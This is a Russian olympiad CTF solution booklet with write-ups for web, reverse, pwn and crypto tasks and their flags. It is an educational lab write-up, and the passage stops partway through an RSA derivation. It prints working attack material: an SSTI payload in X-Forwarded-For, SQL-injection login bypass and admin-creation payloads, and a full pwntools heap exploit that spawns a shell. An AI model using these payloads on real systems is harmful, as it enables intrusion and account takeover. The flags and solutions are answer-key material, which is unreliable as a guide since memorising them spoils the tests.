Информационная безопасность

2022/23 учебный год

Второй отборочный этап

Финальная задача НТО по профилю «информационная безопасность» представляет собой комплексную задачу по обеспечению информационной безопасности объекта критической инфраструктуры с использованием цифровых инструментов. Для решения данной задачи необходимо владеть определённым набором навыков: навык расследования инцидентов в области кибербезопасности; навык криптографической защиты информации; навык поиска, эксплуатации и устранения бинарных уязвимостей; навыки работы с веб уязвимостями и их устранения; навык программирования.

Выше представлена стандартная декомпозиция компетенций в области обеспечения информационной безопасности на практические навыки. Проверка этих навыков проходит в стандартном формате: ctf-соревнований.

Таким образом, второй этап будет представлять собой командное ctf-соревнование. Участникам будет доступно порядка 20 заданий, для решения каждого из которых необходимо будет найти «флаг» в коде задачи и загрузить его в систему автоматической проверки флагов. Каждое задание будет рассчитано на проверку одного или нескольких навыков, представленных выше. Для соревнования будет использоваться динамическая система подсчёта баллов: чем больше команд решили ту или иную задачу, тем меньше баллов получают все команды за её решение.

Все задания можно будет решить с использованием бесплатного программного обеспечения.

Задача IV.1. Ryan Gosling (1000 баллов)

Темы: web.

Знание устройства HTTP запросов, понимание того, как браузер определяет IP адрес пользователя.

Условие

Мальчики: нужно придумать никнейм для игры, как же это сложно... Мужчины: в ролях — Райан Гослинг...

Решение

Открыв инструменты разработчика на странице с заданием, видим скрытый `input` в котором находится `ip` адрес пользователя, посетившего страницу.

```
<input name="ip" type="hidden" value="{{ip}}" />
```

Подменим `ip` адрес пользователя с помощью заголовка `X-Forwarded-For`. Видим, что наш ввод попадает в данное скрытое поле `input`.

По заголовкам сервера можно понять, что используется python. Пробуем осуществить `SSTI` в `jinja`, передав в `X-Forwarded-For` нагрузку `{{ config }}`, но получаем ошибку.

Из документации `X-Forwarded-For` узнаем, что можно передавать массивы. Отправляем запрос с `X-Forwarded-For: 1, {{ config }}`.

Ответ: `NTO{Da_n3_localhost_on_v_k0nc3_x_forwarded_f0r_lul}`.

Задача IV.2. BLOCKchain (1000 баллов)

Темы: web.

Умение разобраться в работе сайта методом черного ящика, знание распространенных уязвимостей парсинга, Race Condition.

Условие

Один сервер по популярной игре создал свою блокчейн платформу. Возможно, админ сервера (`kub036`) захочет поделиться с вами флагом.

Решение

Задание состоит из двух логический частей. Целью является получение денежных средств с аккаунта админа (`kub036`) и покупка флага.

1 этап

По условию дано то, что формат данных в блоке имеет вид `X gets $ from Y;`.

Примером данных может быть `alice gets 10 from bob;`. После этого `bob` должен на своем аккаунте подтвердить транзакцию.

Если мы указываем юзернейм админа, то сервис выдает сообщение об ошибке. Но из-за того, что на сервисе неправильно происходит парсинг содержимого блоков, мы можем указать никнейм `alice gets 10 from bo;b`. Если аккаунта `bo` нет, то подтверждения не потребуется, при этом деньги будет списывать с аккаунта `bob` при обработке блока.

Таким образом мы можем запросить деньги с аккаунта администратора `our_user gets 1337 from kub;036`.

2 этап

Можно заметить, что транзакция из этапа 1 завершается с ошибкой `Aborted - admin was griefed`. При этом данная проверка происходит после всех транзакций в блоке, а сами транзакции проверяются с задержкой, что создает возможность `Race Condition`.

Создаем блок с 5 транзакциями, чтобы задержка была достаточно большой.

```
our_user gets 1337 from kub;036
our_user gets 1 from our_user2;
our_user gets 1 from our_user2;
our_user gets 1 from our_user2;
our_user gets 1 from our_user2;
```

Запускаем данный блок в обработку, а затем покупаем флаг, пока не прошла проверка на кражу средств у админа. Задержка была достаточной, чтоб сделать это в ручном режиме или написать скрипт на python.

Ответ: `NTO{You_may_not_rest_now_there_are_race_conditions_nearby}`.

Задача IV.3. Baby node (1000 баллов)

Темы: web.

Понимание языка программирования NodeJS, конструкций SQL и особенностей выполнения запросов в базе данных MySQL.

Условие

Wow, это же таск на `nodejs`.

Решение

После анализа кода становится понятно, что веб-приложение использует MySQL в качестве базы данных. Запросы реализованы при помощи prepared statement библиотеки `mysql`. Нас интересует реализация `/login`. Попробуем войти в систему с логином `login` и паролем `pwd`, при этом проанализировав сконструированный библиотекой `mysql` запрос, например, через `wireshark`:

```
SELECT * FROM users WHERE username = 'login' AND password = 'pwd' ORDER BY id
```

Веб-фреймворк для `nodejs express` поддерживает парсинг массивов в `http`-запросах. В комбинации с обработкой массивов библиотекой `mysql` значение поля `password password[password]=1` будет преобразовано в следующий SQL запрос:

```
SELECT * FROM users WHERE username = 'login' AND password = `password` = 1
ORDER BY id
```

В `mysql password` означает колонку `password`, а выражение `password = password = 1` можно трактовать как `(password = ‘password‘) = 1`: сравнение колонки само с собой должно возвращать единицу. Это выражение всегда верно, что означает обход проверки пароля.

Таким образом, для аутентификации под админом нужно сделать сдедующий POST-запрос:

```
POST /login HTTP/1.1
Host: 0.0.0.0:8337
Content-Length: 35
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.21.180.231:8337
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
↪  Gecko) Chrome/109.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
↪  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://0.0.0.0:8337/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
Connection: close

username=admin&password[password]=1
```

Флаг находится на странице админа.

Ответ: `NTO{prepare_your_statements_properly}`.

Задача IV.4. Baby flask (1000 баллов)

Темы: web.

Понимание работы библиотечных функций из Flask, навыки эксплуатации INSERT-based SQL инъекций.

Условие

Это просто ещё одно веб приложение на фляске.

Решение

Изучив исходный код регистрации можно понять, что пользователи могут создавать аккаунты, но без привилегии админа (`is_admin=False`), флаг доступен только администраторам (`is_admin=True`). Также можно заметить, что в регистрации есть SQL-инъекция в INSERT-запросе. Эта инъекция слепая, а для пользователя базы данных отключена возможность выполнять функции. Следовательно, достать данные через SQL-инъекцию не получится.

У игрока есть возможность зарегистрировать пользователя с правами администратора, сделав SQL-инъекцию в поле `username`:

```
user1337', 'hashed_password_here', true); -- -
```

Тогда запрос к базе данных будет таким:

```
INSERT INTO users(username, password, is_admin) VALUES ('user1337',
↪  'HASHED_PASSWORD_HERE', true); -- - эта часть отбрасывается',
↪  '{hashed_password}', False)
```

Для хеширования пароля используется встроенная в `werkzeug` функция `generate_password_hash`. Пример использования функции показан ниже:

```
from werkzeug.security import generate_password_hash
pw = generate_password_hash("iam admin now")
print(pw)
```

Будет получен следующий вывод:

```
pbkdf2:sha256:260000$WBpCoNUq6yrC0oWp$656b9dc7471ef6311024f482c249204e3cbc55fa8
↪  810dc4651665b1a2ef5bd47
```

Тогда полезная нагрузка в поле username будет следующей:

```
user1337', 'pbkdf2:sha256:260000$WBpCoNUq6yrC0oWp$656b9dc7471ef6311024f482c2492
↪  04e3cbc55fa8810dc4651665b1a2ef5bd47', True); --
↪  -
```

Будет получена ошибка, так как ввод username слишком большой. В файле `forms.py` можно найти, что длинна имени пользователя ограничивается 64 байтами.

При анализе вывода `generate_password_hash("iam admin now")` можно заметить, что хеш — это `pbkdf2 sha256` с солью. Прочитаем мануал для функции `generate_password_hash`:

```
generate_password_hash(password: str, method: str = 'pbkdf2:sha256',
↪  salt_length: int = 16) -> str
    Hash a password with the given method and salt with a string of
    the given length. The format of the string returned includes the method
    that was used so that :func:`check_password_hash` can check the hash.

    The format for the hashed string looks like this::

        method$salt$hash
```

Данной функции можно передать параметр с названием хеша, а также с длиной соли, что нам на руку. Попробуем сделать хеш `md5` с солью длиной 1 байт:

```
from werkzeug.security import generate_password_hash
pw = generate_password_hash("iam admin now", method='md5', salt_length=1)
print(pw)
```

вывод будет следующим: `md5$Y$e39a3f7f1a9ea97546d7a0eb34f9b325`. Если проверить этот хеш с помощью функции `check_password_hash` (а именно так проверяется пароль в функции `login` в задании), то проверка будет верной:

```
from werkzeug.security import check_password_hash
check_password_hash('md5$Y$e39a3f7f1a9ea97546d7a0eb34f9b325', "iam admin now")
```

вернёт `True`. Пробуем следующую инъекцию в `username`:

```
user1337', 'md5$Y$e39a3f7f1a9ea97546d7a0eb34f9b325', True); -- -
```

Длина полезной нагрузки составила 64 байта, получился валидный INSERT запрос, создающий пользователя `user1337` с флагом `is_admin=True` и паролем `iam admin now`.

После входа с этими данными будет получен флаг.

Ответ: `NTO{your_hash_is_pretty_small_yeah?}`.

Задача IV.5. bytes (1000 баллов)

Темы: Reverse.

Данное задание проверяет у участников наличие умений базовогой обратной разработки C# приложений и базовое использование криптографических алгоритмов.

Условие

Mom I can write programs with C#.

Решение

Участнику дан исполняемый файл, написанный на языке C#. Для реверс-инжиниринга таких файлов используются такие утилиты как `dnSpy`. Логика работы программы такая.

1. У пользователя требуется ключ в шестнадцатеричном формате.
2. Проверяется, является ли длина ключа, переведенного из шестнадцатеричного формата в байты, трем.
3. Из этого ключа создается ключ и инициализирующий вектор для AES256 CBC.
4. Зашифрованный флаг расшифровывается ключем и проверяется на валидность.
5. Если ключ верный, программа говорит об этом, но сам флаг не выдает. Для решения необходимо найти ключ методом перебора.

Всего 3 байта, 2^{24} возможных вариантов, что перебирается за разумное время. Решение:

```
from Crypto.Cipher import AES
enc = [232,186,223,132,126,98,83,25,56,153,179,195,245,149,154,112,82,232,143,2
↪  38,90,36,138,38,89,146,254,133,230,184,239,168]
def genKeyIv(init):
   key = [init[i%3] for i in range(32)]
   iv = key[:16]
   return (key,iv)

for i in range(0, 2**24):
   init = bytes([(i>>16), (i>>8) & 0xFF, i & 0xFF])
   key, iv = genKeyIv(init)
   aes = AES.new(key, mode=AES.MODE_CBC, iv=iv)
   dec = aes.decrypt(enc)
   if dec.startswith(b"NTO{") and dec[-1] == ord('}'):
       print(dec, init)
```

Ответ: `NTO{50m3_82u73f02c1n9_73chn1qu3}`.

Задача IV.6. codewhere (1000 баллов)

Темы: Reverse.

Данное задание проверяет у участников наличие навыков обратной разработки программ, имеющих конструкторы, проверку на отладку и имеющих самоизменяющийся код.

Условие

Payne, I can't feel my main.

Bubba, it isn't there.

Решение

Участнику дан исполняемый файл, являющийся 64-битным `ELF`, который требует на ввод правильный флаг. Для решения этого задания, участнику нужно использовать дизассемблер/декомпилятор, например, IDA Pro. При открытие файла в иде, сразу будет ясно, что в функции `main` находится код, который просто не будет работать (читается очень большое число данных, строки сравниваются не через `strcmp`, а через равно, что работать не будет, и вообще, в любом случае, будет происходить ошибка сегментации). Но если запустить его, то он будет работать корректно. Для того, чтобы понять, что происходит, необходимо знание о конструкторах. Конструкторы — функции, которые будут вызваны до вызова `main`. Конструкторы выполняют следующие задачи:

1. Выставление глобальной переменной x в значение 1
2. Умножение переменной x на первую цифру слева атрибута `TracerPid`, которое находится в `/proc/self/status`.
3. Из переменной x вычитается возвратное значение функции `ptrace(PTRACE_TRACEME, 0, 1, 0)`.
4. Если переменная x равна нулю, страница памяти, где находится `main`, меняет свои права на `rwx` и каждый символ там ксорится с некоторым массивом. По сути, здесь идет 2 проверки на наличие дебаггера, после которых, если процесс не находится под отладчиком, расшифровывается реальный `main`. Есть способ рассматривать реальный `main` просто как шеллкод, он самодостаточен, либо можно запатчить `main` в самой программе.

Реальный `main` делает следующее:

1. Считывает пользовательский ввод.
2. Отправляет его на проверку функции.
3. Функция проверяет формат и длину флага некоторыми математическими операциями.
4. Формирует ключ модифицированного `RC4` из формата флага (`NTO{}`) и шифрует полезную нагрузку флага этим ключем.
5. Полученный результат сравнивается с вшитым зашифрованным флагом. Модификация `rc4` заключается в том, что вместо изначального `s-box 0,1,2,...,255` используется `255,254,...,1,0` (перевернут). Поэтому необходимо найти имплементацию `rc4` на каком нибудь языке и модифицировать её. Скрипт для решения:

```
def crypt(data: bytes, key: bytes) -> str:
    """RC4 algorithm"""
    x = 0
    box = list(range(255, -1, -1))
    for i in range(256):
        x = (x + box[i] + key[i % len(key)]) % 256
        box[i], box[x] = box[x], box[i]
    x = y = 0
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
```

```
        out.append(char ^ box[(box[x] + box[y]) % 256])

    return bytes(out)
enc = b"xBy\x1d\xf9\x8c85\xde\x85?L0\xcf*\xa2(\xa1~h\x9bt>\x11=\xf7\x1fh\xdb\x7
↪  f\x9c\xfbS\xda\xc1\x1f5=\x05\xef4x\x0c\x88\xdf\xcd\xdb\x1f'\xc9v\xda\x0b\x1
↪  7\xd2\xc9\xbd\xe01kP\x066\x8b\x95\xd1}\xf2s\xe39zE"
print('NTO{'+crypt(enc, b"NTO{}").decode()+'}')
```

Ответ: `NTO{51mpl3_4n71_d3bu661n6_w17h_50r7_0f_0bfu5c4710n_bu7_n07_7h47_d1ff1cul7_PAD}`.

Задача IV.7. default (1000 баллов)

Темы: Reverse.

Данное задание проверяет у участников наличие базовых навыков обратной разработки.

Условие

Welcome! There is warmup reverse task for you!

Решение

Участнику дан исполняемый файл, являющийся 64-битным ELF, который требует на ввод правильный флаг. Для решения этого задания, участнику нужно использовать дизассемблер/декомпилятор, например, IDA Pro. Так выглядит код в декомпиляторе.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // r12d
  __int64 v4; // rdx
  int v5; // ebx
  const unsigned int *v6; // rbx
  const unsigned int *v7; // rax
  int i; // [rsp+Ch] [rbp-64h]
  char flag[32]; // [rsp+10h] [rbp-60h] BYREF
  unsigned int s1[10]; // [rsp+30h] [rbp-40h] BYREF
  unsigned __int64 v12; // [rsp+58h] [rbp-18h]

  v12 = __readfsqword(0x28u);
  std::operator<<<std::char_traits<char>>(
    &std::cout,
    "Welcome to the NTO 2022\nEnter your first reverse category flag: ",
    envp);
  std::string::basic_string(flag);
  std::operator>><char>(&std::cin, flag);
  if ( std::string::length(flag) != 25 )
    goto LABEL_2;
  v6 = (const unsigned int *)std::string::end(flag);
```

```
  v7 = (const unsigned int *)std::string::begin(flag);
  std::copy<unsigned int const*,unsigned int *>(v7, v6, s1);
  for ( i = 0; i <= 24; ++i )
    *((_BYTE *)s1 + i) ^= key[i / -5 + 4];
  if ( !memcmp(s1, &correct, 0x19uLL) )
  {
    std::operator<<<std::char_traits<char>>(&std::cout, "You are right!!!
    ↪  Congrats!\n", v4);
    v5 = 1;
  }
  else
  {
LABEL_2:
    std::operator<<<std::char_traits<char>>(
      &std::cout,
      "Sorry, flag is not valid :(\nRemember to use your favourite
      ↪  disassemblers:)\n",
      v4);
    v3 = 0;
    v5 = 0;
  }
  std::string::~string(flag);
  if ( v5 == 1 )
    return 0;
  return v3;
}
```

Логика работы:

1. У пользователя берется ввод с помощью `cin`.
2. Введенные данные конвертируются из класса `std::string в char[]`.
3. С каждым элементом этого массива происходит операция исключающего или с некоторым элементом массива `key`.
4. Измененный массив проверяется с заведомо корректным массивом. Для решения задания необходимо достать корректные зашифрованные данные и произвести обратную операцию (расшифровать).

Ответ: `NTO{WOW!!!_YOu_3X1ST!!!!}`.

Задача IV.8. Japon (1000 баллов)

Темы: PWN.

Задача проверяла знание участников разбираться в эксплуатации кучи.

Условие

FULL jaPONeeeeese task

Решение

Уязвимость заключается в `add_note` и используемой её под капотом `read_data`

При передачи 0 как длины в `read_data` происходит `underflow` и мы получаем запись любого количества данных в `buffer`.

Сама концепция таска в том, что пользователь не может выделить больше двух заметок, однако то, что заметка не удалена также хранится в структуре, благодаря чему её можно переписать.

Ну и как дополнение функция `help`, добавляющая в `tcache` одну запись, что не является как таковой уязвимостью, но упращает эксплуатацию, так как внутри tcache всегда будет запись, которую можно переписать.

Далее идёт стандартная эксплуатация кучи.

```
!/usr/bin/env python3

from pwn import *

#exe = ELF('p-pon')
#libc = ELF('./libc.so.6')
#ld = ELF('./ld-ver.so')

#context.binary = exe

args.LOCAL = 0
args.DEBUG = 0

# offsets getted from gdb with libc from Dockerfile
diff = 7998

header = b'1. \xe3\x83\xa1\xe3\x83\xa2\xe3\x82\x92\xe8\xbf\xbd\xe5\x8a\xa0\n2.
↪  \xe3\x83\xa1\xe3\x83\xa2\xe3\x82\x92\xe5\x89\x8a\xe9\x99\xa4\n3.
↪  \xe3\x83\xa1\xe3\x83\xa2\xe3\x82\x92\xe8\xaa\xad\xe3\x82\x80'

def conn():
    if args.LOCAL:
        p = process([exe.path])
        if args.DEBUG:
            p = gdb.debug([exe.path])
    else:
        p = remote("localhost", 7777)

    return p

# add note
def add(p: process, tlen, text):
    p.sendlineafter(b"> ", b"1")
    p.sendlineafter(b"?\n", str(tlen).encode())
    p.sendlineafter("\n", text)

# delete node
def delete(p: process, num):
    p.sendlineafter(b"> ", b"2")
    p.sendlineafter(b"> ", str(num).encode())

# read note
```

```python
def read_node(p: process, num):
    p.sendlineafter(b"> ", b"3")
    p.sendlineafter(b"> ", str(num).encode())
    return p.recvuntil(header)[:-len(header)]

def main():
    p = conn()
    # malloc 1 chunk
    add(p, 0, b"")
    # malloc 2 chunk
    add(p, 0, b"")
    # free first chunk
    delete(p, 0)
    # create fake second chunk with size > 1032 for free it and get libc address
    add(p, 0, b"\x00" * 24 + p64(1057) + b"\x00" * 16 + p64(1) +
    ↪  p64(0x0000000000020d51) + b'\x00' * (1032-16) + p64(0x21) + b'\x00' *
    ↪  24 + p64(0x21))
    # free fake chunk
    delete(p, 1)
    # this chunk will allocate on the place of freed chunk from unsorted bin
    ↪  and we can leak libc address
    add(p, 0, b"")
    # leak libc address
    libc = u64(read_node(p, 1) + b"\x00\x00")
    # count __free_hook address for rewrite it to system and call with argument
    ↪  /bin/sh
    free_hook = libc + diff
    # count system address
    sys = libc - 1682554
    print(hex(libc))
    # allocate and free helping chunk for add it into tcache for when we will
    ↪  rewrite fd pointer the count of chunks in tcache will not zero
    p.sendlineafter(b"> ", b"4")
    # fill tcache
    delete(p, 1)
    delete(p, 0)
    # rewrite forward pointer of second chunk to __free_hook
    add(p, 0, b"\x00" * 24 + p64(0x21) + p64(free_hook))
    # allocate next chunk to add __free_hook into tcache
    add(p, 0, b"/bin/sh" + b"\x00" * (13))
    # we cant create more chunks, but for it delete first chunk for rewrite
    ↪  allocation of second and get one more allocation to trigger last slote
    ↪  in tcache
    delete(p, 0)
    # rewrite allocation and put /bin/sh into first chunk
    add(p, 0, b"/bin/sh" + b"\x00" * 17 + p64(0x21) + b"\x00" * 20)
    # rewrite __free_hook to system
    add(p, 0, p64(sys))
    # will call system("/bin/sh")
    delete(p, 0)

    # just write cat flag.txt to get flag
    p.interactive()
```

```
if __name__ == "__main__":
    main()
```

Ответ: NTO{aoi_aoi_a_no_sora_SOME_BEBRA_TO_DONT_BRUTE_FLAG_I_THINK}.

Задача IV.9. pupew (1000 баллов)

Темы: Reverse.

Данное задание проверяло у участников наличие навыков обратной разработки приложений, написанных на языке Python для версий, не имеющих декомпиляторов (чтение байт-кода).

Условие

Simple code, modern python. b72014c783e5698beb18ee1249597e510b8bcb5a is the commit in cpython repo is you are interested.

Решение

Участнику дан скомпилированный python код (.pyc) и дан коммит репозитория cpython, который использовался для создания задания. Для начала решения, необходимо, склонировать репозиторий https://github.com/python/cpython и выполнить `git checkout` на коммит `b72014c783e5698beb18ee1249597e510b8bcb5a`, после чего требуется собрать интерпретатор, и использовать его впоследствии для решения задания. Так как выбрана очень новая версия python (это была альфа версия), на момент проведения олимпиады, не существовало декомпилятора для этой версии, поэтому необходимо было воспользоваться встроенным дизассемблером `dis`. Дизассемблирование выглядит так.

```
import marshal
import dis
PYTHON_HEADER_SIZE = 16
dis.dis(marshal.loads(open("check.pyc", 'rb').read()[PYTHON_HEADER_SIZE:]))
```

При выполнении этого кода будет выведен дизассемблер `check.pyc`. Смысл самой программы

1. Считать флаг у пользователя.
2. Длина флага должна быть 47.
3. Посимвольно его проверить.

Проверка одного символа выглядит так

```
 5     >>  110 LOAD_NAME                2 (flag)
           112 LOAD_CONST                3 (29)
           114 BINARY_SUBSCR
           124 LOAD_CONST                4 (118)
           126 COMPARE_OP                2 (==)
           132 EXTENDED_ARG              2
           134 POP_JUMP_IF_FALSE       588 (to 1312)
```

Код сверху порожден кодом `flag[29] != 118`. Таким образом, можно собрать весь флаг. Скрипт для решения:

```
data = [29, 118, 18, 56, 25, 51, 24, 100, 44, 110, 22, 99, 39, 110, 30, 51, 21,
↪  51, 15, 48, 41, 51, 36, 110, 23, 48, 46, 125, 9, 51, 37, 57, 14, 104, 7,
↪  112, 16, 110, 0, 78, 6, 109, 42, 50, 2, 79, 28, 51, 45, 57, 31, 50, 11,
↪  112, 34, 95, 35, 51, 26, 95, 20, 55, 19, 121, 1, 84, 33, 51, 17, 95, 8, 49,
↪  32, 53, 5, 49, 13, 55, 10, 95, 27, 50, 38, 49, 43, 49, 40, 51, 3, 123, 4,
↪  53, 12, 121]
flag = bytearray(47)
for i in range(0, len(data), 2):
   flag[data[i]]=data[i+1]

print(flag.decode())
```

Ответ: `NTO{51mp13_py7h0n_8y73c0d3_23v3253_3n91n3321n9}`.

Задача IV.10. grob (1000 баллов)

Темы: Reverse.

Данное задание проверяло у участников наличие глубоких навыков обратной разработки.

Условие

I love GRUB operating system, but when i was reading my flag some goofy aaahhhh virus corrupted grub_main and i can't access my precious flag!!! PLEASE HELP ME

Решение

Участнику дан загрузочный диск вместе с скриптом, который позволяет его запустить. Цель задания — узнать пароль, который требует `grub` при запуске. В задании сказано, что была изменена функция `grub_main`, что уже является не слепым реверсом достаточно большого проекта, потому что есть куда смотреть. Если рассматривать исходный код `grub2`, то `grub_main` находится в файле `grub-core/kern/main.c`. Теперь, при условии, что участник понимает, что примерно может находиться в `grub_main`, он может попытаться собрать `grub` своими руками и попытаться его найти у себя же. Практически сразу обнаружится, что строки, которые есть в `grub_main` не находятся в загрузочном диске как есть. Это означает, что само ядро скорее всего находится в сжатом состоянии. Для того, чтобы получить разжатый код, необходимо будет либо понять как он сжат и где, либо сдампить память виртуальной машины когда считывается пароль. Второй вариант является самым простым. После этого, в той же самой иде можно найти `grub_main`. Он изначально не определяется автоматически, но его можно найти по использованию строки. Для начала можно найти строку `'Welcome to GROB'` в памяти (её адрес — `0xFB17`), потом найти в памяти бинарный паттерн 17 `fb` и одним из результатов будет являться инструкция `mov dword ptr [esp]`, `0FB17h`. Адрес `grub_main` — `0xCCAD`. После этого пройдена самая сложная часть задания и остается простая. Что делает `grub_main` (в контексте задания):

1. Считывает ввод с клавиатуры, 64 символа, либо до символа `\r`.

2. Делает `bytes.fromhex` полученной строки (все не хекс символы заменены на нули).
3. Считает `crc32` сумму каждых двух байт (с шагом таблицы `0x04c11db7`) с начальным значением `0xcafebabe` и каждая такая сумма ксорится с числом `0xdeadbeef`.
4. Проверяется с массивом корректных сумм. В задании была допущена ошибка и было достаточно ввести первые 16 символов пароля, но это не сильно влияло на сложность задания.

Решающий скрипт

```
def genTable(poly):
    table = []
    for i in range(256):
        c = i << 24
        for j in range(8, 0, -1):
            c = ((c << 1) ^ poly if c&0x80000000  else c << 1) & (2**32-1)
        table.append(c)
    return table

def crc32(data, start=0, poly=0x04c11db7):
    table = genTable(poly)
    crc = start
    for c in data:
        crc = ((crc << 8) ^ table[((crc >> 24) ^ c) & 0xff]) & (2**32-1)
    return crc

data = [0x4af49d3a, 0x248d907a, 0xf2d33805, 0x7e59b8ea, 0x5c3b6a90, 0x7e28418f,
↪  0x1d25ab5c, 0x4d9194da, 0xb839e74c, 0x4ad7baba, 0x7f94a2c, 0xa05b6ae4,
↪  0xc5ad840e, 0xf3285d5c, 0xe1e19c2, 0xcef8bcb4]

for d in data:
    for i in range(0x10000):
        t = bytes([i>>8, i&0xff])
        if crc32(t, 0xCAFEBABE) ^ 0xDEADBEEF == d:
            print(t.hex(), end='')
            break
```

Этот скрипт можно выводит правильный пароль, который впускает в саму консоль `grub`. Далее участнику останется прочитать `/flag.txt`.

Ответ: `NTO{6rub_r3v3r51n6_15_pr377y_fun_35p3c14lly_wh3n_y0u_kn0w_wh3r3_k3rn3l_15_l04d3d}`.

Задача IV.11. Typical Politician (1000 баллов)

Темы: Crypto.

Эта задача проверяет наличие базовых знаний поведения чисел при возведении в степень в кольце чисел по модулю составного числа $p \cdot q$, а так же знание криптосистемы RSA.

Решение

Посмотрев на код, можно увидеть, что нам даны 4 величины:

$$h_1 = (p+q)^q = p^q + C(q,1)\cdot p^{q-1}\cdot q + ... + C(q,q-1)\cdot p\cdot q^{q-1} + q^q = p^q + q^q (\text{mod } n)$$

Аналогично:

$$h_2 = p^p + q^p (\text{mod } n)$$
$$h_3 = p^{p+q} + q^{p+q} (\text{mod } n)$$
$$h_4 = p^{p\cdot q} + q^{p\cdot q} (\text{mod } n)$$

Рассмотрим $p^q (\text{mod } p\cdot q)$

$$p^q = 0 (\text{mod } p), p^q = p (\text{mod } q) \Rightarrow p^q = p (\text{mod } p\cdot q)$$

По Китайской теореме об остатках.

Аналогично $q^p = q (\text{mod } n)$.

Таким образом

$$h_1 = p + q^q (\text{mod } n)$$
$$h_2 = p^p + q (\text{mod } n)$$
$$h_4 = p^p + q^q (\text{mod } n)$$

Комбинируя $h_1 + h_2 - h_4 = p + q (\text{mod } n) = p + q$ (без модуля).

Теперь можем посчитать $\varphi(p\cdot q) = (p-1)(q-1) = n - (p+q) + 1$.

По обычным правилам RSA ищем приватную экспоненту:

$$d = e^{-1} (\text{mod } \varphi(n));\ m = c^d (\text{mod } n).$$

```
from Crypto.Util.number import long_to_bytes
sum = (h1 + h2 - h4) % n
phi = n - sum + 1
d = pow(e, -1, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
```

Ответ: `NTO{7yp1c4l_p0l171c14n_81g_p0w3r_8u7_n07_4_51ngl3_l34k_wh@7}`.

Задача IV.12. Prime Discrimination (1000 баллов)

Темы: Crypto.

Проверяет базовые знания операций в поле по модулю простого числа.

Условие

Очень сложно генерировать простые числа, но я нашел выход!! Только почему-то ничего не работает... Сможете ли вы расшифровать флаг?

Решение

Как можно заметить в данной реализации RSA число p является простым, а $q = R^{p-1} (\mathrm{mod}\ p)$. Из малой теоремы Ферма следует, что $q = 1$. В данном случае $n = p \cdot q = p$, то есть является простым, а следовательно и расшифровка является тривиальной, так как мы знаем, что $\varphi(n) = p - 1 = n - 1$, $d = e^{-1}(n - 1)$.

```
from Crypto.Util.number import long_to_bytes
d = pow(e, -1, n-1)
m = pow(c, d, n)
print(long_to_bytes(m))
```

Ответ: `NTO{1_r34lly_w4n75_70_b3_pr1m3}`.

Задача IV.13. Need More Power (1000 баллов)

Темы: Crypto.

Проверка базовых операций на эллиптических кривых. Знание алгоритма бинарного поиска.

Условие

Эллиптические кривые???? Звучит очень страшно... Надеюсь мне хватит статьи на википедии...

Решение

В задании дается кривая и её параметры. Если несколько раз обратиться к хосту, становится понятно, что кривая всё время одинаковая. Видно, что делается несколько проверок на посылаемое значение `scalar`. Первые две не очень полезны, однако последние три дают нам информацию больше, меньше или равно `scalar` значению `secret`. Очень похоже на бинарный поиск.

```
a, b = 2 ** (nbit // 2), q
while True: # бинарный поиск
try:
    r = remote(host, port)
    r.recvline()
    m = (a + b) // 2
    r.sendline(str(m).encode())
    ans = r.recvline()
    if b"Fortunately" in ans:
                    break
    elif b"I've come" in ans:
                    a = m + 1
                else:
                  b = m - 1
               print(b - a)
except:
                   continue
```

После того как мы получим строчку «Fortunately, our souls are at evens, brother!» останется только найти обратную точку умножением данной нам точки на $secret^{-1} (\mathrm{mod}\ q)$, где q — порядок точки.

```
scalar = (a + b) // 2
sc = pow(scalar, -1, q)
g = e((x, y)) * sc
l, r = g.xy()
l = int(l)
r = int(r)
print(long_to_bytes(l) + long_to_bytes(r))
```

Ответ: `NTO{4_5m4ll_0v3rfl0w_h45_n07_hur7_4ny0n3_y37}`.

Задача IV.14. Mysterious Maps (1000 баллов)

Темы: Crypto.

Проверка знания одного из базовых комбинаторных тождеств. RSA.

Условие

Есть два типа отображений: крутые и не очень. Мои вот крутые...

Решение

Если посмотреть на функцию `number_of_mysterious_maps`, можно заметить, что она среди всевозможных перестановок n элементов ищет такие, в которых ровно k элементов остались на своих позициях. Очевидно, что в таком виде прогрмма будет работать очень долго, ведь $100! \geqslant 2^{524}$. Однако, если обратиться к комбинаторике, это задача числа встреч (https://ru.wikipedia.org/wiki/Число_встреч_(комбинаторика)).

```
def number_of_mysterious_maps(n, k):
    nn = factorial(n)
    ans = 0
    for j in range(k, n + 1):
        ans += nn * (-1) ** (j - k) // factorial(k) // factorial(j - k)
    return ans
```

Ответ: `NTO{1_l0v3_f1x3d_3l3m3n75}`.

Задача IV.15. Greener (1000 баллов)

Темы: Crypto.

Проверка знания одного из базовых алгоритмов кодирования.

Условие

Код Грея широко используется в различных сферах нашей жизни. Я решил расширить его немного... примерно на 256.

Решение

В описании упоминается код Грея. Код грея берет число в двоичном представлении и ксорит каждый его бит с последующим. В условии так же говорится, что в задаче код Грея был расширен на 256. Таким образом можно заключить, что в задаче были поксорены не биты, а байты.

```
def green_reverse(code: bytes):
    ans = [0]
    code = [0] + list(code)
    for i in range(1, len(code)):
        ans.append(ans[i - 1] ^ code[i])
    ans = ans[1:]
    return bytes(ans)
```

Ответ: `NTO{c0d1n6_7h30ry_15_v3ry_1n73r3571n6}`.

Задача IV.16. Demolition (1000 баллов)

Темы: Crypto.

Проверяет знание базовых атак на криптосистему RSA.

Условие

Недавно я прочитал про RSA! В памятке по использованию говорилось, что нельзя отдавать приватную экспоненту d... Вот вы её и не получите!

Решение

Рассмотрим функцию `hint`. В ней генерируются публичная и приватные экспоненты для данного n. Хоть они и отличаются от используемых в задаче экспонент, однако

$$eh \cdot dh = 1 (\text{mod } \varphi(n)),$$

то есть $eh \cdot dh - 1 = K \cdot \varphi(n)$ для какого-то целого числа K. Так как e не очень большое, исходя из неравенства

$$K \cdot \varphi(n) = eh \cdot dh - 1 \leqslant eh \cdot dh \leqslant eh \cdot \varphi(n) \Rightarrow K \leqslant eh$$

